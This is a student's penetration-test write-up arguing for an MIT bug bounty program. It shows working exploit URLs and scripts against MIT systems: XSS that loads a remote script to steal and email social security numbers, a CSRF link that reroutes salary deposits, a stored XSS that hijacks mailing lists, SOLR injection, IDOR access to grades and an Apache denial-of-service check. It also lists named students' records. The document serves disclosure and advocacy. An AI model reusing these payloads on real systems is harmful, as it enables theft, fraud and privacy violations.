Making a Case for Bug Bounty Programs Through Penetration Testing

An Interactive Exposition of MIT's Poor Cyber Security
And How We Can Fix It

By Scott Robinson

1 Abstract

There is no such thing as a secure system. Every application or piece of software will have its own flaws or exploits that can be used against it, ranging across all severities. But oftentimes the deciding factor in whether a vulnerability is exploited against a system is the ease of reproduction. Bug bounty programs, which are essentially rewards programs that compensate researchers for finding security vulnerabilities, are an effective approach for fixing easily discovered or easily exploited bugs. This can be the deciding factor in whether thousands of users have private information leaked, or their computers compromised. Bug bounty programs do not necessarily need to offer monetary rewards, and will often simply add contributing researchers to a public list of thanks.

2 Introduction

MIT has an expansive network of web applications that have the potential to leak user information or be otherwise attacked. The current state of the security of MIT's network is arguably quite poor, being cited as having the worst cyber security of any college in country. I believe that a non-monetary, student-based bug bounty program could help to significantly improve MIT's network and application security, while simultaneously encouraging students to learn more about cyber security. In order to demonstrate the need for such a system, I performed a shallow penetration test on various core applications in MIT's network, showing how trivially critical vulnerabilities can be discovered. I will discuss the ease of exploit and associated impact of each of these bugs to make a compelling case for the introduction of an internal MIT bug bounty program.


3 Exploits

3.1 Overview and Impact

The following exploits were found during the short penetration test that I conducted. All of these are arguably easy to find and to reproduce, while still having a critical impact. The following exploits would allow me to perform a number of felonies, including stealing social security numbers, funneling salaries into my own bank account, reading private mail, taking down MIT's main site mit.edu, and more. I will highlight the more prominent exploits that I have come across, but be aware that these exploits are by no means exhaustive of the range of security holes existing in MIT's core web applications.

3.2 Stealing social security numbers from student.mit.edu

It should come as no surprise that student.mit.edu was the first target I chose. The site holds secure student information such as social security numbers, yet the architecture of the site is ancient, exposing it to a number of security holes. HTML like this can still be found on the site:



```
<!DOCTYPE html PUBLIC "-//IETF//DTD HTML//EN//3.0">
<!--***************************************************************************
     -->
<!--* Copyright (c) 1996 by Massachusets Institute of Technology           *-->
<!--***************************************************************************
     -->
```

Unsurprisingly, it took just a few minutes before I found a cross-site scripting vulnerability. The course catalogue site for example, is hosted on student.mit.edu, and has a trivial reflected XSS in its search functionality. The following link does not escape the search parameter, and will thus alert '1':

http://student.mit.edu/catalog/search.cgi?search=<script>alert(1)</script>

However, there's a problem here. The page containing student social security numbers is located at https://student.mit.edu/cgi-bin/sppwsbio.sh. The difference here is that this page uses TLS, and will not serve over raw http. The course catalog search on the other hand, does not run over TLS at all. Same Origin Policy rejects requests from http to https site even if they fall under the same domain, so I cannot use this XSS to request the page containing SSNs.

After some further searching, I discovered a page on https://student.mit.edu that had another XSS vulnerability. This one was located at http://student.mit.edu/cgi-bin/sfprwmai.sh?address=websis-notify@mit.edu&title=WebSIS. Modifying the address and title querystring parameters allows unescaped XSS injection. The only caveat here is that each field has a low character limit enforced by the server. In order to fit in the entire payload, I included the bulk of my code from an external script, and split the script tags across each parameter. It produced the following working exploit URL, which sends me the SSN of any mit student that clicks this link:

https://student.mit.edu/cgi-bin/sfprwmai.sh?address=</script>&title=<script src%3D'//is.gd/abcd'>


Where is.gd/abcd is a URL shortener that links to my payload. It has been replaced with a dummy script for the purposes of this writeup.

Also note that this exact exploit URI will not work in Google Chrome due to the built in XSS auditor. However, because there are two points of XSS injection in the same page, it is highly likely that it can be circumvented, as seen in cases here and here.

The URL shortener above linked to a script containing the following code to grab the ssn:

```
var t = new XMLHttpRequest();
t.open("GET", "/cgi-bin/sppwsbio.sh", false);
t.send(null);
var ssnPage = t.responseText
```

It then executes a script to email it to me, and for demonstrative purposes here, alerts it on the screen:




https://student.mit.edu/cgi-bin/s[redacted]=<script></script>&title=<script src%3D'//is.gd/U[redacted]'>

Pulled ssn info from same-origin page at https://student.mit.edu/cgi-bin/sppwsbio.sh
ssn: [redacted]-[redacted]-[redacted]
Mailing to srobin@mit.edu

3.3 Stealing UROP and employment salaries from atlas.mit.edu

Atlas.mit.edu is another core MIT service- one of its many functions is to handle salary payments for employees at MIT. An individual can use Atlas to set the destination of their payments, which makes this an ideal target.

The payment pages are protected even after login by a screen that requires the user to enter the last four digits of their social security number, as seen below:



Personal Information Security

To protect your personal data, we require that you enter the last 4 digits of your SSN. (We will not store this information.)

Now, this is not a problem of course, because I already have an exploit to get an individual's SSN. As such, I set out to find another XSS to exploit in Atlas.

As it turns out though, this wasn't necessary at all. This "last 4 ssn" check screen was effectively security by obscurity, because it did not block me from using any of the behind-the-scenes API calls that are involved. A POST request to https://adminappsts.mit.edu/directdeposit/SetPaymentPreferences.action was happy to change my payment preferences without ever entering the last 4 digits of my SSN.

The problem is more severe than this though. The following HTTP trace shows that there are no CSRF tokens present either in the form itself, or in the headers of the request:

```
POST /directdeposit/SetPaymentPreferences.action HTTP/1.1
Host: adminappsts.mit.edu
Connection: keep-alive
Content-Length: 314
Accept: */*
Origin: https://adminappsts.mit.edu
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_2)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.86 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer:
https://adminappsts.mit.edu/directdeposit/DirectDepositAtlas.action?sapSystem
Id=PS1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8

paymentPreferences.reimbPaymentMethod=T&paymentPreferences.reimbControlKey=01
&paymentPreferences.reimbBankKey=211381754&paymentPreferences.reimbAccountNo=
123456&paymentPreferences.reimbursementCheck=false&paymentPreferences.secondA
ccountReimbursementCheck=false&paymentPreferences.newAccountReimbursementChec
k=true
```

I put together a quick external form to test CSRF on this, and confirmed that the request still worked. To take it one step further, I discovered that atlas does not even enforce request type properly, so I can send this POST request as a GET, with the form body as a querystring. As a result, any individual who is logged into atlas and clicks the following link will have all of their payments routed to my own bank account:

https://adminappsts.mit.edu/directdeposit/SetPaymentPreferences.action?paymentPreferences.reimbPaymentMethod=T&paymentPreferences.reimbControlKey=01&paymentPreferences.reimbBankKey=211381754&paymentPreferences.reimbAccountNo=123456&paymentPreferences.reimbursementCheck=false&paymentPreferences.secondAccountReimbursementCheck=false&paymentPreferences.newAccountReimbursementCheck=true

For added effectiveness, we could also set this as the src of an image and post it in MIT forums.

3.4 Using WebMoira to view and modify private mailing lists

The previous two exploits that we explored required users to visit suspicious URLs. This WebMoira exploit however, creates a stored XSS. This allows attackers to passively exploit users as they stumble across the payload on their own accord.

The exploit exists in the API endpoint to add members to a mailing list. Essentially each time you add a member, the server stores it and suggests it in the future when people are adding new members to a mailing list. For example, if I added *foobar@test.com* to my own mailing list, any time that a different student tried to add a member to their own list beginning with ‘foo’, it would suggest *foobar@test.com* to them. Of course, this input is not escaped, so we can exploit it!

The payload here is a bit complex on account of two limitations: Emails cannot contain certain characters, and the input is limited to a low number of characters. To get around the first limitation, I used *String.fromCharCode(47)* to create forward slashes, and used another url shortener to include my actual attack payload. Thus, entering the following string in the “add member” field in WebMoira will permanently store an XSS payload that executes any time a user attempts to add a member beginning with foo:

foo<script>a=String.fromCharCode(47);document.write("<script src='"+a+a+"is.gd"+a+"21zeMv'><"+a+"script>")

The url shortener links to a script that performs various administrative actions on your behalf, such as the following:


```
var r = new XMLHttpRequest();
r.open("POST", "/webmoira/ajax/list_update.php", true);
r.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded')
r.send("op=changeOwner&list=privatelist&type=list&member=srobin")

var t = new XMLHttpRequest();
t.open("POST", "/webmoira/ajax/list_update.php", true);
t.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded')
t.send("op=add&list=privatelist&type=user&member=srobin")
```

Note that you should take care with testing this until it is patched, because the stored XSS is PERMANENT. You may see a live example of this that I unfortunately cannot remove by viewing one of your own mailing lists and attempting to add the user "uni".

3.5 Crashing mit.edu

Massachusetts Institute of Technology |

Let this one be a lesson in updating your software more than once a decade. I performed basic fuzzing on www.mit.edu and received the following error:



mit.edu/askdlfamslkdf%0d%0adsfsaskdlfamslkdf%0d


Request-URI Too Large

The requested URL's length exceeds the capacity limit for this server.

request failed: URI too long

Apache/1.3.41 Server at web.mit.edu Port 80

The key thing to note here is the version of apache being used- this is painfully old, and immediately raised a red flag for me. A quick search confirmed that there are a number of CVEs affecting Apache 1.3.41 is seen below:



Apache » Http Server » 1.3.41 : Security Vulnerabilities


Cpe Name:*cpe:/a:apache:http_server:1.3.41*
CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9
Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending
Copy Results Download Results Select Table

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2013-2249				2013-07-23	2013-08-30	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
	mod_session_dbd.c in the mod_session_dbd module in the Apache HTTP Server before 2.4.5 proceeds with save operations for a session without considering the dirty flag and the requirement for a new session ID, which has unspecified impact and remote attack vectors.													
2	CVE-2012-0883	264		+Priv	2012-04-18	2013-09-17	6.9	None	Local	Medium	Not required	Complete	Complete	Complete
	envvars (aka envvars-std) in the Apache HTTP Server before 2.4.2 places a zero-length directory name in the LD_LIBRARY_PATH, which allows local users to gain privileges via a Trojan horse DSO in the current working directory during execution of apachectl.													
3	CVE-2012-0031	399		DoS	2012-01-18	2013-10-10	4.6	None	Local	Low	Not required	Partial	Partial	Partial
	scoreboard.c in the Apache HTTP Server 2.2.21 and earlier might allow local users to cause a denial of service (daemon crash during shutdown) or possibly have unspecified other impact by modifying a certain type field within a scoreboard shared memory segment, leading to an invalid call to the free function.													
4	CVE-2011-4317	20			2011-11-29	2015-04-14	4.3	None	Remote	Medium	Not required	None	Partial	None
	The mod_proxy module in the Apache HTTP Server 1.3.x through 1.3.42, 2.0.x through 2.0.64, and 2.2.x through 2.2.21, when the Revision 1179239 patch is in place, does not properly interact with use of (1) RewriteRule and (2) ProxyPassMatch pattern matches for configuration of a reverse proxy, which allows remote attackers to send requests to intranet servers via a malformed URI containing an @ (at sign) character and a : (colon) character in invalid positions. NOTE: this vulnerability exists because of an incomplete fix for CVE-2011-3368.													
5	CVE-2011-3368	20	1		2011-10-05	2015-04-14	5.0	None	Remote	Low	Not required	Partial	None	None
	The mod_proxy module in the Apache HTTP Server 1.3.x through 1.3.42, 2.0.x through 2.0.64, and 2.2.x through 2.2.21 does not properly interact with use of (1) RewriteRule and (2) ProxyPassMatch pattern matches for configuration of a reverse proxy, which allows remote attackers to send requests to intranet servers via a malformed URI containing an initial @ (at sign) character.													
6	CVE-2011-3348	399		DoS	2011-09-20	2013-11-15	4.3	None	Remote	Medium	Not required	None	None	Partial
	The mod_proxy_ajp module in the Apache HTTP Server before 2.2.21, when used with mod_proxy_balancer in certain configurations, allows remote attackers to cause a denial of service (temporary "error state" in the backend server) via a malformed HTTP request.													
7	CVE-2011-3192	399	1	DoS	2011-08-29	2013-11-15	7.8	None	Remote	Low	Not required	None	None	Complete
	The byterange filter in the Apache HTTP Server 1.3.x, 2.0.x through 2.0.64, and 2.2.x through 2.2.19 allows remote attackers to cause a denial of service (memory and CPU consumption) via a Range header that expresses multiple overlapping ranges, as exploited in the wild in August 2011, a different vulnerability than CVE-2007-0086.													

https://www.cvedetails.com/vulnerability-list/vendor_id-45/product_id-66/version_id-86743/Apache-Http-Server-1.3.41.html

I chose to exploit CVE-2011-3192, due to its severity rating and existing exploit code. The code can be found on exploit-db at https://www.exploit-db.com/exploits/17696/. To avoid actually harming MIT's servers, I spun up my own outdated apache server to test this. I was concerned that load balancers could thwart the attack, so I proxied requests through NGINX.


The load balancer proved absolutely useless in the face of the attack- the exploit essentially swaps memory to the filesystem, killing processes when swap space runs out, and causes system instability. Because there was no DDOS or load balancing to be used, NGINX did not help here. Running one final test provided by the exploit code confirmed that mit.edu appears vulnerable to this attack:



```
sub testapache {
my $sock = IO::Socket::INET->new(PeerAddr => $ARGV[0],
                                 PeerPort => "80",
                                 Proto    => 'tcp');

$p = "HEAD / HTTP/1.1\r\nHost: $ARGV[0]\r\nRange:bytes=0-$p\r\nAccept-Encoding: gzip\r\nConnection: close\r\n\r\n";
print $sock $p;

$x = <$sock>;
if ($x =~ /Partial/) {
    print "host seems vuln\n";
    return 0;
```


While I unfortunately cannot actually test this on mit.edu, I believe there is evidence beyond reasonable doubt that this would effectively crash its servers.

3.6 Viewing and modifying private gradebooks on learning modules



Learning modules is a relatively new system, and thus is understandably quite a mess when it comes to security. Nevertheless, it contains student grades, which is not a laughing matter.

There few reflected XSS vulnerabilities floating around, but they are of relatively little interest (although still a big deal). I instead took more interest with the injection I found at https://learning-modules.mit.edu/service/membership/groups. Learning module uses a database called SOLR, which is an offshoot of Lucene. SOLR uses a query language similar to SQL. This page accepts a querystring parameter named termCode, which directly injects an unescaped string of my choosing into the query. Using a query such as the following, I can perform very serious injections and privileged queries in learning modules' database:



https://learning-modules.mit.edu/service/[redacted]=*)%20OR%20(-accountId:ok)%20OR%20(role:*&rows=*

View sourc


```
responseHeader: {
    status: 0,
    QTime: 1,
  - params: {
        fl: "uuid, msid, termCode, template, name, longName, parentId, groupingScheme, googleEnabled, calendarId, iCalUrl, groupId,
        role",
        start: "0",
        q: "(accountId :"null" OR accountEmail : "null") AND (template:project OR template:course OR (template:section AND
        (roleType:staff OR roleType:guest) AND NOT inherited:true)) AND NOT archived:true AND -(-termCode:*) OR (-accountId:ok) OR
        (role:* AND termCode:[* TO *]) AND NOT blocked:true",
        rows: "5000"
    }
```

https://learning-modules.mit.edu/service/membership/groups?termCode=*)%20OR%20(-accountId:ok)%20OR%20(role:*&rows=*

But of course, why bother with database injections or XSS when learning modules exposes trivially abused Insecure Direct Object References (IDOR)? The following URL from my gradebook contains an ID number of mine, that can simply be incremented:

https://learning-modules.mit.edu/service/gradebook/student/10768256/218522/1

Doing so shows me other students' grades!




https://learning-modules.mit.edu/service/[redacted]218524/1?includeGradeInfo=true&

```
{
    message: "",
    status: 1,
  - data: {
        studentId: 218524,
        displayName: "Nicholas A Mohr",
        nickName: "Nicholas",
        sortableName: "Mohr, Nicholas A",
        section: "Unassigned",
        sectionId: 10768477,
      - sectionInfo: {
          - recitation: {
                sectionMembershipId: null,
                sectionId: 10768477,
                section: "Unassigned"
            },
          - lecture: {
                sectionMembershipId: null,
                sectionId: 11078074,
                section: "Unassigned"
            }
        },
        photoUrl: "/service/membership/studentphoto/60254/3228",
        surname: "Mohr",
        givenName: "Nicholas",
        middleName: null,
        email: "nmohr@mit.edu",
        accountEmail: "nmohr@mit.edu",
        editable: false,
        overallGradeInformation: null,
      - studentAssignmentInfo: [
          - {
                assignmentId: 10822284,
                name: "Problem Set 1",
                shortName: "Probl",
                description: "",
                parentId: 10768279,
```

3.7 Plaintext passwords in Athena

While this is less of a security hole than it is user error, I found it interesting enough to include in the report. I was curious about the extent of exposed user data in Athena that didn't have proper file permissions, so I grepped for common password contexts such as – password, MySQLdb.connect(), and more. I found at least a few hundred exposed passwords and credentials, containing all ranges of private information, such as this list of hundreds of student ID numbers:



```
('efcplaza', 'Eddie Francis', 'Plaza', 'Male', 2013, 921[redacted]
('anikag', 'Anika', 'Gupta', 'Female', 2014, 913[redacted]
('timalso', 'Timothy', 'Alsobrooks', 'Male', 2014, 91[redacted], 0),
('mikabr', 'Mika', 'Braginsky', 'Female', 2014, 916[redacted] 0),
('jesseaj', 'Jesse', 'Ashcraft-Johnson', 'Male', 2011, 974[redacted], 0),
('qinxuan', 'Qinxuan', 'Pan', 'Male', 2013, 921[redacted] 0),
('eseitz', 'Emily', 'Seitz', 'Female', 2012, 929[redacted] 0),
('anvishap', 'Anvisha', 'Pai', 'Female', 2014, 914[redacted], 0),
('benbond', 'Benjamin ', 'Bond', 'Male', 2013, 920[redacted], 0),
('seelecho', 'Christopher', 'Lee', 'Male', 2012, 922[redacted] 0),
('rhkeeler', 'Rachel', 'Keeler', 'Female', 2014, 926[redacted] 0),
('andreali', 'Andrea', 'Lincoln', 'Female', 2013, 926[redacted], 0),
('sskirlo', 'Scott', 'Skirlo', 'Male', 2013, 926[redacted] 0),
('anusinha', 'Anubhav', 'Sinha', 'Male', 2013, 925[redacted] 0),
('lknight', 'Laura', 'McKnight', 'Female', 2014, 911[redacted], 0),
('lhiexs21', 'Luis', 'Gil', 'Male', 2013, 929[redacted] 0),
('nmagila', 'Nabila', 'Agila', 'Female', 2011, 980[redacted] 0),
('vvega', 'Victoria', 'Vega', 'Female', 2013, 923[redacted] 0),
('hazelzen', 'Hazel', 'Zengeni', 'Female', 2014, 92[redacted],
('acarlson', 'Andrew', 'Carlson', 'Male', 2012, 926[redacted]
('samfin', 'Samuel', 'Fingeret', 'Male', 2014, 915[redacted]
('chsuqed', 'Charles', 'Hsu', 'Male', 2014, 913[redacted]
('nats55', 'Nathaniel', 'Sheppard', 'Male', 2014, 911[redacted]
('bluque', 'Brian', 'Luque', 'Male', 2012, 920[redacted]
('rclayton', 'Richard', 'Clayton', 'Male', 2012, 0, 0),
('andresr', 'Andres', 'Romero', 'Male', 2014, 911[redacted]
```

If there's a lesson to be gained from this one, it's that sometimes you need to pay attention to the basics before tackling real security holes.

4 The Case For Bug Bounty Programs

The exploits shown above (with the exception of 3.7), are all critical vulnerabilities in MIT systems that have the potential to cause a large amount of damage to MIT's servers and its own students' privacy. As mentioned previously, these were all found with relative ease within a short time span; there are likely many more critical exploits present in MIT applications that could cause unprecedented damage.

A security bug bounty program would introduce incentives for students to help track down these exploits, and learn about cyber security in the process. It would not be difficult to implement, and would require comparatively little budget considering MIT's overall 15B+ endowment.

I first brought the proposal of an internal bug bounty program to MIT's Information Services and Technology branch (IS&T) in mid November, and received moderate interest; further talks discussed the possibility of creating a virtual environment for students to be able to test freely through. A number of IS&T employees seem enthusiastic about the prospect of the improved security a bug bounty program would bring, and I will be meeting again in the near future to continue these plans.

With the progress we have made here already, I am confident that MIT will have a bug bounty program in the near future, which can motivate students to learn about security, and improve it for MIT as a whole in the process. I hope that this report has sufficiently demonstrated the need for strong security in MIT's network, and that you are as excited about the prospect of having a bug bounty program as I am!

5 Resources and Thanks

- http://www.csoonline.com/article/2982494/data-protection/mit-scores-worst-in-cybersecurity.html
- Apache CVE info from https://www.cvedetails.com/vulnerability-list/vendor_id-45/product_id-66/version_id-86743/Apache-Http-Server-1.3.41.html
- CVE exploit code by King Cope from https://www.exploit-db.com/exploits/17696/
- HTML trace screenshot from Burpsuite 1.6.01
- MIT's network and IS&T for allowing me to freely test on it
- Nick Mohr for allowing me to include a cropped image of his gradebook in my report